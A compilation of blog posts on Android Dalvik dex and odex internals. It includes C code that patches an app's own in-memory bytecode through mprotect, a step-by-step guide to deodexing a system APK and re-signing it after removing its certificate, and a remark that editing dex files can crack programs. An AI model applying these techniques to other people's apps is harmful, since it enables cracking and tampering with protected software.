
1.Dalvik 文件格式分析

Dex 文件的格式，在 Android 原生代码中，由一个 DexFile 的结构体描述：

```
struct DexFile {
    const DexHeader*        pHeader;
    const DexStringId*    pStringIds;
    const DexTypeId*        pTypeIds;
    const DexFieldId*      pFieldIds;
    const DexMethodId*    pMethodIds;
    const DexProtoId*      pProtoIds;
    const DexClassDef*    pClassDefs;
    const DexLink*           pLinkData;
};
```


以上 dexFile 结构描述的，是编译后直接生成的是 dex 文件的格式，在 apk 文件(就是一个 zip 文件，可用 winrar 或其他解压缩工具直接打开)中，dex 文件是 classes.dex。

Dalvik 格式的详细情况，可以参看 2008 年的 Google IO: Dalvik VM Intenals，说的很清楚。整体结构相比 ELF 格式来说，要简单一些，如下图(拷贝自 Dalvik VM Internals 的 ppt)，通常由 7 个部分组成，header 记录了 dalvik 文件的一些信息，并标记其余几个部分在文件中的位置，而其他几个部分的 XXX_ids 或 XXX_defs，实际上都只是索引，索引的内容是存在 data 部分的。



dalvik 与传统的 class 文件相比的一个优势，就是将所有的常量字符串集统一管理起来了，这样就可以减少冗余(实际我感觉，也压榨不了多少， 现在都是几个 G 的内存了，没多少意义了)，最终的 dex 文件 size 也能变小一些。在上图的几大部分中，

string_ids 和 elf 的 string table 有点类似，存的是每个字符串的 offset 的位置，其他几个部分若要引用字符串，则直接使用 string_ids 的下标即可，方式同 elf 格式 的索引。索引关系可见下图：




详细的 dex 文件介绍就不说了，有兴趣的可以直接翻看 android 的源码，虽然表面看起来蛮吓人的，但其结构及复杂度不及 elf，解析起来比 ELF 更是简单。

odex 文件格式

apk 安装时，会通过 dexopt 来验证并生产优化后的 dalvik 字节码 odex 文件。过程是将 apk 中的 classes.dex 解压后，用 dexopt 处理，并保存到/data/dalvik-cache/data@app@<package-name>-X.apk@classes.dex。odex 文件会解析相关依赖，将加载所需的依赖库列表附加在文件中，同时会修改部分指令以加快解析和处理的速度。

odex 文件可以看做是 dex 文件的一个超集，其结构如下：



dex 文件作为优化后的 odex 的一部分，在本文的分析中，只需要从 odex 中找出 dexFile 的部分即可。

2. Dex 文件解析

我们的目标是自修改字节码。要实现自修改字节码，就需要先定位到想要修改得代码的位置，这就需要先解析 dex 文件。dex 文件我们放在 native 代码中解析处理，naitive 代码的分析破解，要比 dalvik 复杂多了。这里对 dex 文件解析的实现，可以参考 dalvik 源码，其中函数可以直接拿 过来使用，详情可参考其 dexDump 模块，代码细节不想说，可参看 dalvik 源码或示例。

2.1 定位修改文件

要修改自身 dalvik 指令之前，我们需要查找到要修改的 odex 文件的 map 地址，然后通过 mprotect 调用，增加可写属性以便修改。代码如下：

首先要找到 odex 文件在本进程中 map 的位置，注意 android 对 dalvik-cache 目录下的 odex 文件名的命名方式：

```
void *base = NULL;
int module_size = 0;
char filename[512];

// simple test code    here!
for(int i=0; i<2; i++){
    sprintf(filename, "/data/dalvik-cache/data@app@%s-%d.apk@classes.dex", "com.freshui.dextamper", i+1);

    base = get_module_base(-1, filename);
    if(base != NULL){
        break;
    }
}
```

```
if(base == NULL){
    ALOGE("Can not found module: %s", filename);
    return;
}
```

找到 odex 文件后，还需要知道改 odex 文件在其中的 size，以便 mprotect 修改属性：

```
    module_size = get_module_size(-1, filename);
```

odex 文件找到后，我们需要确定 dex 文件在其中的偏移，以便分析 dex 文件格式，查找 Dex 文件偏移位置：

```
    // search dex from odex
    void *dexBase = searchDexStart(base);
    if(checkDexMagic(dexBase) == false){
        ALOGE("Error! invalid dex format at: %p", dexBase);
        return;
    }
```

找到 dex 所在的偏移，就可以解析 dex 文件头，定位 dex 文件各部分所在的区域，以供下一步解析使用：

```
    DexHeader *dexHeader = (DexHeader *)dexBase;

    gDexFile.baseAddr      = (u1*)dexBase;
    gDexFile.pHeader       = dexHeader;
    gDexFile.pStringIds = (DexStringId*)((u4)dexBase+dexHeader->stringIdsOff);
    gDexFile.pTypeIds      = (DexTypeId*)((u4)dexBase+dexHeader->typeIdsOff);
    gDexFile.pMethodIds = (DexMethodId*)((u4)dexBase+dexHeader->methodIdsOff);
    gDexFile.pFieldIds    = (DexFieldId*)((u4)dexBase+dexHeader->fieldIdsOff);
    gDexFile.pClassDefs = (DexClassDef*)((u4)dexBase+dexHeader->classDefsOff);
    gDexFile.pProtoIds    = (DexProtoId*)((u4)dexBase+dexHeader->protoIdsOff);
```

```
    //dumpDexHeader(dexHeader);
    //dumpDexStrings(&gDexFile);
    //dumpDexTypeIds(&gDexFile);
    //dumpDexProtos(&gDexFile);
    //dumpFieldIds(&gDexFile);
    //dumpClassDefines(&gDexFile);
```

以上，已经基本确定了 dex 文件的信息，接下来要修改 dalvik 字节码了。

修改字节码之前，还需要定位到需要修改的 byte Code 的存放位置。目前能做到的修改仅针对 dalvik 指令部分，其他部分的修改未做尝试。dalvik 指令的数据结构为：

```
struct DexCode {
    u2  registersSize;
    u2  insSize;
    u2  outsSize;
    u2  triesSize;
    u4  debugInfoOff;           /* file offset to debug info stream */
    u4  insnsSize;              /* size of the insns array, in u2 units */
    u2  insns[1];
    /* followed by optional u2 padding */
    /* followed by try_item[triesSize] */
    /* followed by uleb128 handlersSize */
    /* followed by catch_handler_item[handlersSize] */
};
```

这里的 insns 数组存放的就是 dalvik 的字节码。我们只要定位到相关类方法的 DexCode 数据段，即可通过修改 insns 数组，篡改指令。

定位字节码之前，需要定位到 DexMethod 的位置(因为只有 method 才有指令)，在 DexMehod 结构中，有成员指向 DexCode 数据结构的偏移:

```
/* expanded form of encoded_method */
struct DexMethod {
    u4 methodIdx;    /* index to a method_id_item */
    u4 accessFlags;
    u4 codeOff;      /* file offset to a code_item */
};
```

这里，codeOff 即为要找的 DexCode 所在的偏移位置。

为找到 DexMethod，我们需要找到此 Method 的确定信息：其所属的类，函数名，参数和返回值信息等。知道这些信息后，可以通过 Dex 文件结构中的 class_defs 和 method_ids 表查找到 DexMethod 结构，并最终返回 DexCode。

相关代码封装在一个函数中实现：

```
static const DexCode *dexFindClassMethod(DexFile *dexFile, const char *clazz, const char *method)
{
    ALOGD("found: %s->%s", clazz, method);
    DexClassData* classData = dexFindClassData(dexFile, clazz);
    if(classData == NULL) return NULL;

    const DexCode* code = dexFindMethodInsns(dexFile, classData, method);

    if(code != NULL) {
        dumpDexCode(code);
    }
    //dumpDexClassDataMethod(&gDexFile, classData);
```

```
    return code;
}
```

找到 DexCode 后，即可修改指令了：

```
    const DexCode    *code =
        dexFindClassMethod(&gDexFile, "Lcom/freshui/dextemper/GameControl;", "setScoreHidden");

    const DexCode    *code2 = dexFindClassMethod(&gDexFile, "Lcom/freshui/dextemper/GameControl;", "setScore");

    // remap!!!!
    if(mprotect(base, module_size, PROT_READ | PROT_WRITE | PROT_EXEC) == 0){
        ALOGD("Found the odex module at: %p [%x]", base, module_size);
        DexCode *pCode = (DexCode *)code2;

        // Modify!
        pCode->registersSize = code->registersSize;
        for(u4 k=0; k<code->insnsSize; k++){
            pCode->insns[k] = code->insns[k];
        }

        // cleanup write PROT
        mprotect(base, module_size, PROT_READ | PROT_EXEC);
    }
```

修改指令的方式：

1. 如上文描述，需要先查找到 DexCode 的偏移位置

2. 需要将 odex 文件 map 的内存位置，用 mprotect 设置内存访问权限，允许修改。

3. 修改 DexCode 中，insns 所指向的 dalvik 字节码

4. 将 odex 所 map 的内存位置的访问权限改回，当然不做也没关系。

细节不详述，有兴趣可以看看示例代码。

这里需要注意一点：dalvik 指令也不是可以任意修改，需要注意 size、寄存器及索引不能有异常，一般只能针对每个 dex 文件都要重新编辑。另外一个重要点就是索引问题，这个也不展开说了。

http://blog.csdn.net/freshui/article/details/13620647

How to retrieve Android "odex" System APK (如何將 odex 的 System APK 取出)

Android 系統上預先安裝好的 App（放在「/system/app」下）通常為了效能都會優化成「odex 檔案」+「沒有 classes.dex 在內的 APK」

但若想要單獨變成一個可執行的 APK，裡面就一定要有 classes.dex，才能在另一台裝置上執行

因此這篇就是在講如何從已經被原廠優化的 odex 變成一個完整的 apk

以 Phone App 來舉例

步驟(Step-by-Step):

1. Install WinRAR
2. "adb pull /system/framework" => Retrieve all the Framework resource files and save in current directory. Note: The resource files may be device-unique.

3. Use "adb pull /system/app/Phone.odex" to get Phone App's odex file. ("adb shell" -> "ls -al /system/app/" to know System APK file names)
4. Download "apktool" or ("smali" and "baksmali").
5. Put "smali-xxx.jar", "baksmali-xxx.jar" and "Phone.odex" to the same folder. Assume I put all the files under "C:\Tools\apktool1.5.2\"
6. Create a new recursive folder in "C:\Tools\apktool1.5.2\system\framework\". Put all the Framework resource files(including core.jar, framework.jar, etc.) you previously retrieved by "adb pull /system/framework" in it.
7. Now, under the "C:\Tools\apktool1.5.2\" folder, you have "Phone.odex", "smali-2.0.2.jar", "baksmali-2.0.2.jar" and a "system/framework/" directory with all the Framework resources in it.
8. "java -jar baksmali-2.0.2.jar -d ./system/framework -x Phone.odex" => Smali files are now extracted from odex and store in "out" directory.
9. "java -Xmx512M -jar smali-2.0.2.jar out -o classes.dex" => A new "classes.dex" file is generated from the Smali files in "out" directory.
10. Put "classes.dex" in the original Phone.apk
11. Remove the original certificate(under META-INF) in Phone.apk
12. Sign the apk again with "jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore *.apk alias_name"
13. "adb install *.apk"

http://www.dotblogs.com.tw/cheng/archive/2014/07/15/retrieve-android-system-odex-apk.aspx

Android 可执行文件

简介

可执行文件是操作系统的基础，它反映着系统的运行机制，Android 系统的可执行文件也是如此。

Apk

Apk 是 Android Package 的缩写，实际上 Apk 文件就是一个 zip 压缩包，使用 zip 格式解压缩软件对 apk 文件进行解压，会发现它由一些图片资源与其它文件

组成，并且每个 apk 文件中包含一个 classes.dex，它是 Dalvik 可执行文件。

dex 文件格式

在 Android 系统中，dex 文件是可以直接在 Dalvik 虚拟机中加载运行的文件。通过 ADT，经过复杂的编译，可以把 java 源代码转换为 dex 文 件。 那么这个文件的格式是什么样的呢？为什么 Android 不直接使用 class 文件，而采用这个不一样文件呢？其实它是针对嵌入式系统优化的结 果，Dalvik 虚拟机的指令码并不是标准的 Java 虚拟机指令码，而是使用了自己独有的一套指令集。如果有自己的编译系统，可以不生成 class 文件， 直接生成 dex 文件。dex 文件中共用了很多类名称、常量字符串，使它的体积比较小，运行效率也比较高。但归根到底，Dalvik 还是基于寄存器的虚拟机 的一个实现。

Dex 文件头主要包括校验和以及其他结构的偏移地址和长度信息。

字段名称	偏移值	长度	描述
magic	0x0	8	'Magic'值，即魔数字段，格式如"dex/n035/0"，其中的 035 表示结构的版本。

checksum	0x8	4	校验码。
signature	0xC	20	SHA-1 签名。
file_size	0x20	4	Dex 文件的总长度。
header_size	0x24	4	文件头长度，009 版本=0x5C,035 版本=0x70。
endian_tag	0x28	4	标识字节顺序的常量,根据这个常量可以判断文件是否交换了字节顺序,缺省情况下=0x78563412。
link_size	0x2C	4	连接段的大小，如果为 0 就表示是静态连接。
link_off	0x30	4	连接段的开始位置，从本文件头开始算起。如果连接段的大小为 0，这里也是 0。
map_off	0x34	4	map 数据基地址。
string_ids_size	0x38	4	字符串列表的字符串个数。
string_ids_off	0x3C	4	字符串列表表基地址。
type_ids_size	0x40	4	类型列表里类型个数。
type_ids_off	0x44	4	类型列表基地址。
proto_ids_size	0x48	4	原型列表里原型个数。
proto_ids_off	0x4C	4	原型列表基地址。
field_ids_size	0x50	4	字段列表里字段个数。
field_ids_off	0x54	4	字段列表基地址。
method_ids_size	0x58	4	方法列表里方法个数。
method_ids_off	0x5C	4	方法列表基地址。
class_defs_size	0x60	4	类定义类表中类的个数。
class_defs_off	0x64	4	类定义列表基地址。
data_size	0x68	4	数据段的大小，必须以 4 字节对齐。

data_off	0x6C	4	数据段基地址

odex 文件格式


odex 是 OptimizedDEX 的缩写，表示经过优化的 dex 文件。

odex 有两种存在的方式：一种是从 apk 程序中提取出来的，与 apk 文件存放在同一目录且文件后缀为 odex 的文件，这类 odex 文件多是 Android ROM 的系统程序；

另一种是 dalvik-cache 缓存文件，这类 Odex 文件仍然以 dex 作为后缀，存放在 cache/dalvik-cache 目录下，保存的形式为“apk 路径@apk 名@classes.dex”。

dex 文件的验证

Android 提供了一个专门验证与优化 dex 文件的工具 dexopt，该软件是开源的，可以下载到源码，验证过程如下：


dexopt main()
fromZip()
processZipFile()
extractAndProcessZip()
dexZipFindEntry()
dexZipGetEntryInfo()
dexZipExtractEntryToFile()
dvmPrepForDexOpt()
dvmContinueOptimization()
dexFileParse()
dexComputeChecksum()
dexComputeOptChecksum()
allocateAuxStructures()
mmap()
rewriteDex()
dexSwapAndVerify()
dvmDexFileOpenPartial()
verifyAndOptimizeClass()
dvmVerifyClass()
verifyMethod()
verifyInstructions()
dvmVerifyCodeFlow
loadAllClasses()
verifyAndOptimizeClasses()
dvmDexFileOpenPartial()
dvmGenerateRegisterMaps()
writeDependencies()

小结

了解了 dex、odex 文件格式，对 Android 程序本身有更深层次的认识。当然也可以通过修改 dex 中的执行路径从而破解程序，因为 Android 应用程序的代码都存储在 dex 文件中。

相关下载

[实例以及工具源码下载]

http://blog.csdn.net/banketree/article/details/10825109

